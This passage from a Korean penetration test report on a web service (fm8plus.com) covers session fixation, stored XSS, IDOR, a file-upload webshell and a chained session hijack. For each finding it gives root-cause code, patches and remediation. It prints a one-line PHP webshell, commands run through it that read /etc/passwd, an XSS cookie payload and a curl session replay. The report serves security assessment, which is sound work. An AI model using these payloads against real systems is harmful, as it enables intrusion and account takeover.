이 한 줄의 부재로 인해 비로그인 상태에서 발급된 세션ID가 로그인 성공 후에도 그대로 '인증된 세션'으로 승격됩니다. 패치 코드(3.2절)에서는 password_verify() 통과 직후 session_regenerate_id(true)를 호출하여 이를 차단합니다.

## 4.3 위험도 및 영향

- 공격자가 사전에 확보한 세션 ID 를 피해자에게 유도하여 로그인시키는 방식(Session Fixation)으로 세션 하이재킹 가능
- 본 진단에서는 Stored XSS 와 결합하여 관리자 세션 완전 탈취까지 실증됨 (8 장 참조)

## 4.4 대응방안

- 로그인 성공 시점에 session_regenerate_id(true) 호출 적용
- 로그아웃 시 session_destroy() 및 세션 쿠키 명시적 만료 처리
- 세션 쿠키에 HttpOnly, Secure, SameSite 속성 적용

# 5. [취약점 3] Stored XSS — 1:1 문의 게시판

| 심각도 | Critical | OWASP | A05 Injection |
|---|---|---|---|
| 대상 URL | http://fm8plus.com/inquiry.php (고객센터 1:1 문의 게시판) | | |

## 5.1 재현 절차

1:1 문의 게시판 내용(content) 필드에 스크립트 태그를 삽입하여 등록하였습니다.

```
<script>alert(document.cookie)</script>
```





*그림 5-1. 문의게시판 내용 필드에 스크립트 태그 등록*

등록된 문의글 상세페이지를 재열람한 결과, 별도의 우회 기법 없이 스크립트가 그대로 실행되어 현재 세션 쿠키 값이 alert 창으로 노출되었습니다.





*그림 5-2. 필터링 없이 스크립트 실행 및 세션 쿠키(PHPSESSID) 노출*

## 5.2 근본 원인 분석

웹쉘로 확인한 게시글 목록 렌더링 소스코드는 다음과 같습니다. title, content 값을 PHP 짧은 출력 구문(<?= ?>)으로 이스케이프 없이 그대로 HTML에 삽입하고 있습니다.

```
<?php while ($row = $list->fetch_assoc()): ?>
  <tr>
    <!-- 이스케이프 없이 그대로 출력 -->
    <td><?= $row['title'] ?></td>
    <td><?= $row['content'] ?></td>
  </tr>
<?php endwhile; ?>
```

SQL Injection이 '입력 단계'에서 데이터와 코드가 분리되지 못해 발생하는 문제라면, XSS는 '출력 단계'에서 동일한 문제가 발생하는 것입니다. 사용자 입력을 HTML 문서에 그대로 삽입하면 브라우저가 이를 실행 가능한 코드로 해석하게 됩니다.

### 패치 코드

```
<?php while ($row = $list->fetch_assoc()): ?>
  <tr>
    <!-- htmlspecialchars()로 이스케이프 -->
    <td><?= htmlspecialchars($row['title']) ?></td>
    <td><?= htmlspecialchars($row['content']) ?></td>
  </tr>
<?php endwhile; ?>
```

htmlspecialchars()를 적용하면 <, >, ", ' 등 HTML 특수문자가 <, > 등 문자 엔티티로 치환되어, 사용자가 입력한 <script> 태그가 브라우저에서 실행 가능한 코드가 아닌 순수 텍스트로만 렌더링됩니다.

## 5.3 위험도 및 영향

- 게시글 열람자(회원, 관리자 포함)의 세션 쿠키 탈취 가능
- 4 장의 Session Fixation 과 결합 시 인증 절차 없는 관리자 계정 완전 탈취로 이어짐 (8 장 참조)

## 5.4 대응방안

- 사용자 입력 출력 시 htmlspecialchars() 등 HTML 인코딩 필수 적용
- Content-Security-Policy(CSP) 헤더 설정으로 인라인 스크립트 실행 제한
- 세션 쿠키에 HttpOnly 속성 적용 — 적용 시 document.cookie 를 통한 탈취 자체가 원천 차단됨

# 6. [취약점 4] IDOR — 마이페이지 요금/사용량 조회

| 심각도 | High | OWASP | A01 Broken Access Control |
|---|---|---|---|
| 대상 URL | http://fm8plus.com/mypage.php (마이페이지 · 요금/사용량 조회) | | |

## 6.1 재현 절차

로그인 상태에서 마이페이지 URL의 member_id 파라미터를 본인 계정 번호(3) 대신 임의의 값(1, 4)으로 변경하여 접근을 시도하였습니다.

```
http://fm8plus.com/mypage.php?member_id=1   // 타 회원(demo_user)
http://fm8plus.com/mypage.php?member_id=4   // 타 회원(member01)
```




*그림 6-1. member_id=1 접근 시 타 회원(김테스트/demo_user) 정보 노출*





*그림 6-2. member_id=4 접근 시 타 회원(박민수/member01) 정보 노출*

동일 세션으로 파라미터 값만 변경했음에도 각 회원의 성명, 연락처, 요금제, 데이터/통화 사용량이 모두 정상 조회되었습니다.

## 6.2 근본 원인 분석

웹쉘로 확인한 mypage.php 실제 소스코드는 다음과 같습니다. Prepared Statement가 적용되어 SQL Injection 자체는 방지되어 있으나, 조회 기준이 되는 member_id를 세션이 아닌 URL 파라미터에서 우선적으로 가져오고 있습니다.

```
// URL 파라미터를 세션 소유자와 대조하지 않고 그대로 조회
$memberId = (int) ($_GET['member_id'] ?? $_SESSION['pt_subscriber_id']);
$stmt = $mysqli->prepare('SELECT * FROM subscribers WHERE id = ?');
```

```
$stmt->bind_param('i', $memberId);
$stmt->execute();
$member = $stmt->get_result()->fetch_assoc();
```

서버는 세션을 통해 로그인 여부(인증, Authentication)는 검증하지만, member_id가 현재 세션 소유자의 것인지 확인하는 절차(인가, Authorization)가 존재하지 않습니다. 인증과 인가는 서로 다른 개념이며, 인증만으로는 '이 사용자가 로그인했는가'만 확인할 뿐 '이 사용자가 이 리소스에 접근할 권한이 있는가'는 별도로 검증해야 합니다. 특히 이 코드는 SQL Injection 대응(Prepared Statement)만으로는 IDOR을 막을 수 없다는 것을 보여주는 사례이기도 하다 — 쿼리 구조가 안전해도, 쿼리에 들어가는 파라미터의 출처(사용자 입력 vs 세션)를 검증하지 않으면 인가 취약점은 별도로 남습니다.

**패치 코드**

```
// URL 파라미터 무시, 세션에 저장된 본인 ID만 사용
$memberId = (int) $_SESSION['pt_subscriber_id'];
$stmt = $mysqli->prepare('SELECT * FROM subscribers WHERE id = ?');
$stmt->bind_param('i', $memberId);
$stmt->execute();
$member = $stmt->get_result()->fetch_assoc();
```

패치 코드는 URL 파라미터를 아예 신뢰하지 않고, 서버가 관리하는 세션 값만을 조회 기준으로 사용합니다. 이렇게 하면 사용자가 member_id 값을 어떻게 조작하더라도 항상 본인 소유의 데이터만 조회됩니다.

## 6.3 위험도 및 영향

- 파라미터 순회를 통한 전체 회원 개인정보 대량 수집 가능
- 낮은 권한의 일반 회원 계정만으로도 관리자를 포함한 전 회원 정보 열람 가능

## 6.4 대응방안

- 서버측에서 요청 리소스의 소유자와 세션의 user_id 일치 여부를 매 요청마다 검증
- URL 에 노출되는 식별자(member_id)를 예측 불가능한 값(UUID 등)으로 대체 검토
- 접근 제어 실패를 탐지할 수 있는 이상 요청 패턴(동일 세션의 연속적 파라미터 변경) 로깅 및 SIEM 연동

# 7. [취약점 5] Unrestricted File Upload — 본인인증 서류 첨부

| 심각도 | Critical | OWASP | A02 Security Misconfiguration |
|---|---|---|---|
| 대상 URL | http://fm8plus.com/upload.php (본인인증 서류 첨부) | | |

## 7.1 재현 절차

① 정상 이미지 파일(images.jpeg) 업로드를 통해 업로드 파라미터명(docfile)과 저장 경로(/uploads/)를 확인하였습니다.

② 웹쉘 파일을 제작하여 확장자 위·변조 없이 그대로 업로드를 시도하였습니다.

```
$ echo '<?php system($_GET["cmd"]); ?>' > shell.php
```





*그림 7-1. 확장자 필터링 없이 shell.php 원본 그대로 업로드 성공 (/uploads/shell.php)*

③ 업로드된 파일에 직접 접근하여 임의 명령 실행 여부를 확인한 결과, 서버측에서 그대로 실행되었습니다.

```
http://fm8plus.com/uploads/shell.php?cmd=id
http://fm8plus.com/uploads/shell.php?cmd=cat+/etc/passwd
http://fm8plus.com/uploads/shell.php?cmd=ls+-al+/var/www/html
```




*그림 7-2. id, whoami 명령 실행 결과 — uid=33(www-data) 권한으로 원격 명령 실행 확인*





*그림 7-3. /etc/passwd 파일 내용 열람 성공*




*그림 7-4. 웹 루트 디렉토리(/var/www/html) 파일 목록 및 소스 구조 노출*

## 7.2 근본 원인 분석

웹쉘로 확인한 upload.php 실제 소스코드는 다음과 같습니다.

```
$filename = $_FILES['docfile']['name'];
// 확장자 검증 없음. 업로드 폴더는 PHP 실행이 허용된 상태(서버 기본값)
$target = __DIR__ . '/uploads/' . basename($filename);
move_uploaded_file($_FILES['docfile']['tmp_name'], $target);
```

파일 확장자, MIME 타입, 매직바이트 등에 대한 서버측 검증이 전혀 존재하지 않으며, 클라이언트가 전송한 파일명(basename만 적용)을 그대로 신뢰하여 웹에서 직접 실행 가능한 /uploads/ 경로에 그대로 저장합니다. 해당 디렉토리에 대한 PHP 실행 차단 설정도 되어 있지 않아, 업로드된 .php 파일이 즉시 서버에서 실행 가능한 상태였습니다.

**패치 코드**

```
$allowedExt  = ['jpg', 'jpeg', 'png'];
$allowedMime = ['image/jpeg', 'image/png'];
$ext  = strtolower(pathinfo($originalName, PATHINFO_EXTENSION));
$mime = finfo_file(finfo_open(FILEINFO_MIME_TYPE), $_FILES['docfile']['tmp_name']);
// 확장자 + MIME 화이트리스트, 랜덤 파일명
if (in_array($ext, $allowedExt, true) && in_array($mime, $allowedMime, true)) {
    $safeName = bin2hex(random_bytes(8)) . '.' . $ext;
    move_uploaded_file($_FILES['docfile']['tmp_name'], __DIR__ . '/uploads_patched/' .
$safeName);
}
```

패치 코드는 확장자와 실제 MIME 타입(finfo, 파일 내용 기반)을 화이트리스트로 이중 검증하고, 저장 시 원본 파일명 대신 예측 불가능한 랜덤 파일명을 사용합니다. 다만 이 코드만으로는 저장 디렉토리 자체의 스크립트 실행 권한이 제거되지 않으므로, 대응방안에 기술한 것처럼 uploads_patched/ 디렉토리에 대한 PHP 실행 차단 설정을 서버(Apache) 레벨에서 함께 적용해야 합니다.

## 7.3 위험도 및 영향

- 원격 코드 실행(RCE)을 통한 서버 시스템 명령 실행 권한 획득(www-data)
- 웹 애플리케이션 전체 소스코드 열람 가능 — 타 취약점의 근본 원인을 코드 수준에서 직접 확인 가능해짐
- 웹쉘을 경유한 추가 공격(내부 네트워크 정찰, DB 접근 정보 탈취 등)의 발판(foothold)으로 악용 가능

## 7.4 대응방안

- 업로드 파일 확장자 화이트리스트 검증(jpg, png 으로 제한) 및 서버측 MIME 타입/매직바이트 검증
- 업로드된 파일은 원본 파일명이 아닌 랜덤 파일명으로 저장
- 업로드 디렉토리(/uploads/)에는 스크립트 실행 권한을 제거(예: Apache php_admin_flag engine off)
- 가능하면 업로드 디렉토리를 웹 루트 외부에 두고, 별도의 다운로드 핸들러를 통해서만 접근하도록 구조 변경

# 8. 취약점 결합 공격 시나리오

개별 취약점은 각각 단독으로도 위험도가 높지만, Stored XSS와 Session Fixation을 결합할 경우 인증 절차 없이 관리자 세션을 완전히 탈취할 수 있음을 실증하였습니다. 개별 항목 점검을 넘어 취약점 간 연계 가능성을 함께 평가해야 하는 이유를 보여주는 사례입니다.

## 8.1 공격 체인

- ① [Stored XSS] 1:1 문의 게시판에 세션 쿠키를 외부로 전송하는 스크립트 등록
- ② [연계] 관리자가 해당 문의글을 열람하는 순간 스크립트가 실행되어 관리자의 PHPSESSID 가 공격자에게 전송됨
- ③ [Session Fixation] 서버가 세션을 재발급하지 않으므로, 탈취된 PHPSESSID 는 열람 시점 이후에도 유효한 관리자 세션으로 계속 사용 가능
- ④ [결과] 공격자가 탈취한 PHPSESSID 값을 그대로 재사용(curl 등)하여 로그인 절차 없이 관리자 권한으로 시스템 접근

```
$ curl -b "PHPSESSID=<탈취한 값>" http://fm8plus.com/mypage.php?member_id=3
→ 응답에 "관리자", "admin", "010-0000-0000" 등 관리자 정보 그대로 노출
→ 아이디/비밀번호 입력 없이 관리자 세션 완전 재사용 성공
```

## 8.2 시사점

본 사례는 개별 취약점(XSS: 중~치명, Session Fixation: 중간)이 결합될 때 위험도가 산술적으로가 아니라 급격하게 상승할 수 있음을 보여줍니다. HttpOnly 쿠키 속성 하나만 적용되어 있었더라도 ①단계에서 document.cookie 접근 자체가 차단되어 전체 공격 체인이 성립하지 않았을 것이라는 점에서, 개별 대응책 하나가 갖는 파급력을 함께 강조할 필요가 있습니다.

# 9. 종합 결론 및 대응방안 우선순위

## 9.1 종합 평가

진단 범위로 설정한 5개 항목이 모두 실제 익스플로잇 가능한 상태로 확인되었으며, 이 중 3건은 서버 장악(RCE) 또는 전체 회원정보 유출로 직결되는 치명적 수준이었습니다. 특히 다수의 취약점이 '입력값 검증 부재'와 '출력/저장 단계의 신뢰 과잉'이라는 공통된 근본 원인을 공유하고 있어, 개발 단계에서의 시큐어 코딩 가이드라인 부재가 구조적 원인으로 판단됩니다.

## 9.2 대응 우선순위

| 우선순위 | 대상 취약점 | 조치 | 기대 효과 |
|---|---|---|---|
| **1순위** | File Upload / SQLi | 입력 검증 · Prepared Statement 적용 | RCE 및 DB 전체 탈취 경로 원천 차단 |
| **2순위** | XSS / Session Fixation | 출력 인코딩 · HttpOnly · 세션 재발급 | 세션 하이재킹 공격 체인 차단 |
| **3순위** | IDOR | 리소스 소유자 서버측 검증 추가 | 개인정보 대량 유출 방지 |
| **4순위** | 공통 | 평문 비밀번호 컬럼 제거, WAF/IDS 룰셋 적용 | 2차 피해 최소화 및 조기 탐지 체계 확보 |